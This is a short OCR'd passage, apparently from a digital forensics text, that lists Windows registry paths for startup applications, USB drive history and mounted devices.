
• **Start legacy applications:** Computer\HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Control\WDI



Startup application(s) when a particular user logs in: Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



• **USB drives:** Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\USB



• **Mounted devices:** Computer\HKEY_LOCAL_MACHINE\SYSTEM\ MountedDevices